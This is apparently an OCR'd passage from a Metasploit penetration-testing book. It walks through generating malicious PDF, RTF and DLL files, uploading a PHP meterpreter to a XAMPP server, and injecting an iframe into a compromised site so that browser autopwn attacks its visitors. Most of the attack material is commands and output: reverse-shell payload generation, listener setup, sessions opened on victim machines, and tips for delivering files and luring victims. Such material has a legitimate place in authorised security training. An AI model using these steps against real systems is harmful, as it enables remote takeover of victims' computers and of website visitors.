
```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
```

Let's see what options we need to set in order to execute the attack properly:




```
msf  exploit(adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

We set the payload as `reverse_tcp` to create a connection back to the attacker machine from the victim system. This is because we are not connecting to the victim directly. A victim may open a file eventually. Therefore, `reverse_tcp` will create a connection to the listener at the attacker's system whenever it executes as shown in the following screenshot:




```
msf  exploit(adobe_cooltype_sing) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(adobe_cooltype_sing) > show options

Module options (exploit/windows/fileformat/adobe_cooltype_sing):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.65.128   yes       The listen address
   LPORT     4444             yes       The listen port
```

We set all of the required options, such as `LHOST` and `LPORT`. These are required for making a correct connection back to the attacker's machine. After setting all of the options, we use the `exploit` command to create our malicious file and send it to the victim as shown in the following screenshot:



```
msf  exploit(adobe_cooltype_sing) > exploit

[*] Creating 'msf.pdf' file...
[*] Generated output file /root/.msf4/data/exploits/msf.pdf
msf  exploit(adobe_cooltype_sing) > back
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```


After we generate the PDF file carrying our malicious payload, we send it to the victim. Next, we need to launch an exploit handler, which will listen to all of the connections made from the PDF file to the attacker's machine. An `exploit/multi/handler` is a very useful module in Metasploit that can handle any type of exploit connection that a victim's machine makes after exploitation is complete as shown in the following screenshot:



```
msf  exploit(handler) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49178) a
t 2013-09-04 06:05:50 +0530

meterpreter >
```

After setting up the handler and configuring the handler with the same details as used in the PDF file, we run it using the `exploit` command. Now, as soon as the victim executes the file, we get a meterpreter session at the victim's system as seen in the preceding screenshot.

In addition, on the victim side, the Adobe Reader will possibly hang up, which will freeze the system for some amount of time as shown in the following screenshot:


msf.pdf - Adobe Reader (Not Responding)
File Edit View Document Tools Window Help

Quickly migrate to another process, as the crashing of the Adobe Reader will cause the meterpreter to be destroyed.


Word-based exploits

Word-based exploits focus on various file formats that we can load into Microsoft Word. However, a few file formats execute malicious code and can let the attacker gain access to the target system. We can take advantage of this vulnerability in exactly the same way as we did for PDF files, while the vulnerability here is different. Let's quickly see some basic stats related to this vulnerability:

Test cases	Description
Vulnerability	The `pFragments` shape property within the Microsoft Word RTF parser is vulnerable to stack-based buffer overflow
Exploited on operating system	Windows 7 32-bit
Software version under our environment	Microsoft Word 2007
Affected versions	Microsoft Office XP SP
	Microsoft Office 2003 SP 3
	Microsoft Office 2007 SP 2
	Microsoft Office 2010 (32-bit editions)
	Microsoft Office 2010 (64-bit editions)
	Microsoft Office for Mac 2011
CVE details	`http://www.verisigninc.com/en_US/cyber-security/security-intelligence/vulnerability-reports/articles/index.xhtml?id=880`


Test cases	Description
Exploit details	`/exploits/windows/fileformat/ms10_087_rtf_pfragments_bof.rb`

Let's try gaining access to the vulnerable system with the use of this vulnerability. So, let's quickly launch Metasploit and create the file as demonstrated in the following screenshot:




```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf  exploit(ms10_087_rtf_pfragments_bof) > set payload
payload => windows/meterpreter/reverse_tcp
```

Set the required options, which will help connecting back from the victim system, and the related filename as shown in the following screenshot:




```
msf  exploit(ms10_087_rtf_pfragments_bof) > set FILENAME NPJ.rtf
FILENAME => NPJ.rtf
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'NPJ.rtf' file ...
[*] Generated output file /root/.msf4/data/exploits/NPJ.rtf
```

We need to send the `NPJ.rtf` file to the victim through any one of many means, such as uploading the file and sending the link to the victim, dropping the file in a USB stick, or maybe in a compressed zip format into a mail. Now, as soon as the victim opens this Word document, we will be getting the meterpreter shell. However, to get meterpreter access, we need to set up the handler as we did earlier as shown in the following screenshot:




```
msf > use exploit/multi/handler
```

Set all of the required options, such as `payload` and `LHOST`. Let's first set the payload:




```
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Let's set the value of `LHOST` too. In addition, keep the default port `4444` as `LPORT`, which is already set as default as shown in the following screenshot:




```
msf  exploit(handler) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
```

We are all set to launch the handler. Let's launch the handler and wait for the victim to open our malicious file:




```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49169) a
t 2013-09-04 06:29:07 +0530

meterpreter >
```

As we can see in the preceding screenshot, we get the meterpreter shell in no time at all. While on the other hand, at the victim's side, let's see what the victim is currently viewing:



As we can see, **Microsoft Word (Not Responding)**, which means the application is about to crash soon. After a few seconds, we see another window as shown in the following screenshot:



Microsoft Office Word

Microsoft Office Word is not responding

Windows can check online for a solution. If you close the program, you might lose information.

Check for a solution and close the program
Close the program
Wait for the program to respond
View problem details

Serious hang up in the Microsoft office 2007. Therefore, it is better to migrate into a different process or the access may be lost.


Media-based exploits

Media-based exploits are files that target media players. This is a trickier approach, but remember, that the intensity of our tricks will keep on increasing as we are here to master the most difficult challenges and scenarios.

In this method, we will exploit the **Media Player Classic** video player using a malicious `ehtrace.dll` file.


In this attack, we will be sending a video file in the FLV format along with a DLL file to the victim. When the player will try to play the video file, the player will search locally for the `ehtrace.dll` file at first due its built-in mechanism. Therefore, if we provide a contaminated DLL file here, it will cause the player to establish a connection back to the attacker system on the HTTPS port 443 with the meterpreter shell or the command shell.

We will create a simple malicious payload named `ehtrace.dll` using `msfpayload` and will provide `LPORT` as `443` because the player permits only HTTPS connections and `LHOST` as the IP address of the attacker machine. In addition, we will use the `D` option to denote a DLL file generation process as shown in the following screenshot:




```
root@bt:~# msfpayload windows/meterpreter/reverse_https LHOST=192.168.65.128 LPO
RT=443 D > /root/Desktop/ehtrace.dll
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_https
 Length: 370
Options: {"LHOST"=>"192.168.65.128", "LPORT"=>"443"}
```

We will also create an empty FLV file to supply together with the DLL file, which may look more legitimate to the victim. We can do this using the `touch` command on any Linux-based operating system as shown in the following screenshot:




```
root@bt:~# touch /root/Desktop/request777.flv
```

When both of our files are ready, it may look similar to the following screenshot:




Our next step is to send these two files to the victim by any of the means we previously discussed and launch an `exploit(handler)` command additionally for handling incoming connections as shown in the following screenshot:




```
msf  exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
```

In addition, we set all the required options for the handler as follows:




```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.65.128   yes       The local listener hostname
   LPORT     443              yes       The local listener port
```

Let's start the handler and wait for the victim to connect:



When the victim tries to play this file, while the `ehtrace.dll` file is present on the current directory, the error will say **Cannot Render File**. While on the attacker's system, we get the following output:



```
msf  exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.65.128:443/
[*] Starting the payload handler...
[*] 192.168.65.131:49209 Request received for /INITM...
[*] 192.168.65.131:49209 Staging connection for target /INITM received...
[*] Patched transport at offset 486516...
[*] Patched URL at offset 486248...
[*] Patched Expiration Timeout at offset 641856...
[*] Patched Communication Timeout at offset 641860...
[*] Meterpreter session 2 opened (192.168.65.128:443 -> 192.168.65.131:49209) at
 2013-09-04 06:42:23 +0530

meterpreter >
```

We got meterpreter access as we can clearly see in the preceding screenshot, which denotes the conclusion of our attack.


Read the vulnerability issue in detail at `http://www.iss.net/security_center/reference/vuln/HTTP_MediaPlayer_Classic_DLL_Hijacking.htm`.

Compromising XAMPP servers

Getting the shell back from the victim's system is easy. However, what if the target is a web server running the latest copy of XAMPP server? Well, if you have found a vulnerable server where you can upload files by exploiting a web application-based attack, such as some of the web application attacks, including remote file inclusion, SQL injections, or any other means of file upload, you can upload a malicious PHP meterpreter and get access to the target web server.

The PHP meterpreter


To learn the method discussed previously, we need a PHP-based meterpreter shell, which we can make using the following commands:



```
root@kali:~# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.75.138 LPORT=4
444 R > /var/www/ex.php
```


In the preceding command, `R` denotes a raw type of output that implies purely PHP-based output without any encoding.

We need to upload this PHP file onto the target web server and we need to start a handler for the back connection as well as shown in the following screenshot:



```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.75.128
LHOST => 192.168.75.128
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
```

To run the PHP meterpreter file, `ex.php`, we simply need to navigate to the file using a browser as shown in the following screenshot:



```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.75.138:4444
[*] Starting the payload handler...
[*] Sending stage (39217 bytes) to 192.168.75.1
[*] Meterpreter session 2 opened (192.168.75.138:4444
-> 192.168.75.1:3563) at 2013-10-17 04:18:30 +0000

meterpreter >
```

```
#no socket
```

As soon as we navigate to this file, we get the meterpreter shell onto the target web server.

Escalating to system-level privileges

After running the previous attack, you may find yourself restricted under least privileges and may feel that you need to escalate them. We can escalate privileges here, but we are helpless as we cannot upload or use `uploadexec`, `getsystem` and other highly desired commands.

In a situation like this, one method is to upload another executable file, which we can create using another payload, such as `windows/meterpreter/reverse_tcp`, and get it executed using the meterpreter shell we previously got.

Another method may be to drop a shell and use `net user` commands onto the target and add a user to the administrator group.

For more information on adding a user using the `net` command, refer to `http://superuser.com/questions/515175/create-admin-user-from-command-line`.

Compromising the clients of a website

Common Metasploit exploits develop much more powerful techniques. In this section, we will try to develop approaches where we can convert common attacks into a much more severe attack.

We will discuss the good old browser autopwn exploitation here again. Now, you may know at this point that sending an IP address to the target can be catchy and a victim may regret browsing an IP address. Now, if an address of a website is sent to the victim instead of a bare IP address, the chances of catching the victim's eye become less and the results become more fruitful.

Injecting the malicious web scripts


A vulnerable website can provide the same kind of functionality as that of a browser autopwn server. Therefore, the browser autopwn module from Metasploit will automatically target the viewers of the website.

We can do this by injecting a simple script into the regular web page of a website. Therefore, whenever a visitor visits the injected page, his or her browser is dealt with by the autopwn exploit server.


We can achieve this using **Iframe injection**. Let's quickly see a demonstration proving the validity of our point raised.

Hacking the users of a website

Let's understand how we can hack users of a website through the following diagram:


1: Initialize the browser autopwn server
4: Open the website
6. Victim gets compromised
3. Insert an iframe to the index of compromised server
5. Sends request to malicious autopwn server
2. Server ready

Let's now find out how to do it. The most important thing that is required for this attack to work correctly is access of the target website and privileges to edit and make changes as shown in the following screenshot:




```
Uname:
User:                Group:
PHP:         Safe Mode:OFF
Our IP:                    Server IP:
WEBS:
HDD:              Free:
Window:
Downloader:
Disabled functions:
cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Open_basedir: NONE Safe_mode_exec_dir: NONE Safe_mode_include_dir: NONE
Server
DRIVE: [ c ] [ d ]
PWD:    C:/xampp/htdocs/wordpress/wordpress/ [CURRENT]

| .. |                  drwxrwxrwx    R T X
| wp-admin |            drwxrwxrwx    R T X
| wp-content |          drwxrwxrwx    R T X
| wp-includes |         drwxrwxrwx    R T X
index.php               -rw-rw-rw-    R T E D X
license.txt             -rw-rw-rw-    R T E D X
Mad1.php                -rw-rw-rw-    R T E D X
readme.html             -rw-rw-rw-    R T E D X
wp-activate.php         -rw-rw-rw-    R T E D X
wp-app.php              -rw-rw-rw-    R T E D X
wp-atom.php             -rw-rw-rw-    R T E D X
```

We have an example website with an uploaded PHP-based third-party shell. We need to add the following line to the `index` page:

```
<iframe src="http://192.168.75.138:8080"></iframe>
```

The preceding line of code will load the malicious browser autopwn whenever a user of the website visits the website normally. Due to this code being in an `iframe` tag, it will include the browser autopwn automatically from the attacker's system. We need to save this file and allow the visitors to view the website and browse it normally.

As soon as a victim browses this website, browser autopwn will run on the visitors automatically. However, make sure the browser autopwn module is running. If not, you can run the same using the following commands:



```
msf > use auxiliary/server/browser_autopwn
.138 auxiliary(browser_autopwn) > set LHOST 192.168.75
LHOST => 192.168.75.138
msf  auxiliary(browser_autopwn) > set SRVPORT 8080
SRVPORT => 8080
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > 
```

If everything goes well, we will be able to get meterpreter running onto the target system. The whole idea is to use the target site to lure maximum victims and gain access to their systems. This method is very handy while working on a white box test, where the users of an internal web server are the target.

Bypassing AV detections

